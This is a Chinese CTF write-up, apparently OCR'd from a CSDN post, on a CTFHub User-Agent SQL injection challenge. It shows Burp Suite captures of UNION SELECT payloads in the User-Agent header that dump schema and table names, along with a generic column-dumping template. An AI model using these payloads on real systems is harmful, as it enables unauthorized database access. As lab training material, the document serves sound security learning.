


不过要注意的一点是id要设置成查询不出数据的状态，比如-1，我们想要的信息才能正常返回！

UA注入


这次的注入点设置在了User Agent里，还是跟上题类似，打开抓包软件分析，换汤不换药，不过这次我们直接手动注入就好了





Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Go Cancel
Target: http://challenge-21e21adf706d57fd.sandbox.ctfhub.com:10800
Request
Raw Headers Hex
GET / HTTP/1.1
Host: challenge-21e21adf706d57fd.sandbox.ctfhub.com:10800
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: -1 union select 1,group_concat(schema_name)from information_schema.schemata
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
Response
Raw Headers Hex HTML Render
HTTP/1.1 200 OK
Server: openresty/1.19.3.2
Date: Tue, 12 Oct 2021 16:08:05 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 738
Connection: close
X-Powered-By: PHP/7.3.14
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: X-Requested-With
Access-Control-Allow-Methods: *
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<title>CTFHub 技能学习 | UA注入</title>
<link rel="stylesheet" href="static/bootstrap.min.css">
<script src="static/jquery.min.js"></script>
<script src="static/popper.min.js"></script>
<script src="static/bootstrap.min.js"></script>
</head>
<body>

<h1>UA注入</h1>
输入点在User-Agent，试试吧
<code>select * from news where id=-1 union select 1,group_concat(schema_name)from information_schema.schemata</code></br>ID: 1</br>Data: nformation_schema,mysql,performance_schema,sqli


</body>
</html>
Type a search term
0 matches
Done
CSDN @迷失的蓝色小行星


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Go Cancel
Target: http://challenge-21e21adf706d57fd.sandbox.ctfhub.com:10800
Request
Raw Headers Hex
GET / HTTP/1.1
Host: challenge-21e21adf706d57fd.sandbox.ctfhub.com:10800
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent:-1 union select 1,group_concat(table_name) from information_schema.tables where table_schema='sqli'
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
Response
Raw Headers Hex HTML Render
HTTP/1.1 200 OK
Server: openresty/1.19.3.2
Date: Tue, 12 Oct 2021 16:09:35 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 729
Connection: close
X-Powered-By: PHP/7.3.14
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: X-Requested-With
Access-Control-Allow-Methods: *
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<title>CTFHub 技能学习 | UA注入</title>
<link rel="stylesheet" href="static/bootstrap.min.css">
<script src="static/jquery.min.js"></script>
<script src="static/popper.min.js"></script>
<script src="static/bootstrap.min.js"></script>
</head>
<body>


<h1>UA注入</h1>
输入点在User-Agent，试试吧




不过就在快要出答案的时候遇到了一些小插曲，我一直爆不出它的字段名，因为爆所有数据的命令：`union select 1,group_concat([字段]) from [数据库].[数据表]` 需要其字段名，但是我把爆出来的字段名后却爆不出数据，当时有点懵。。




其实你只要改变select 后面的两个值，多试几次，也可以把数据搞出来。。（我试了好几次，在*,3的时候出来了flag）





其实之后发现是我打错了，字太小没看清，果然到底还是程序员本身的问题。。。（哭




本题结束

refer注入

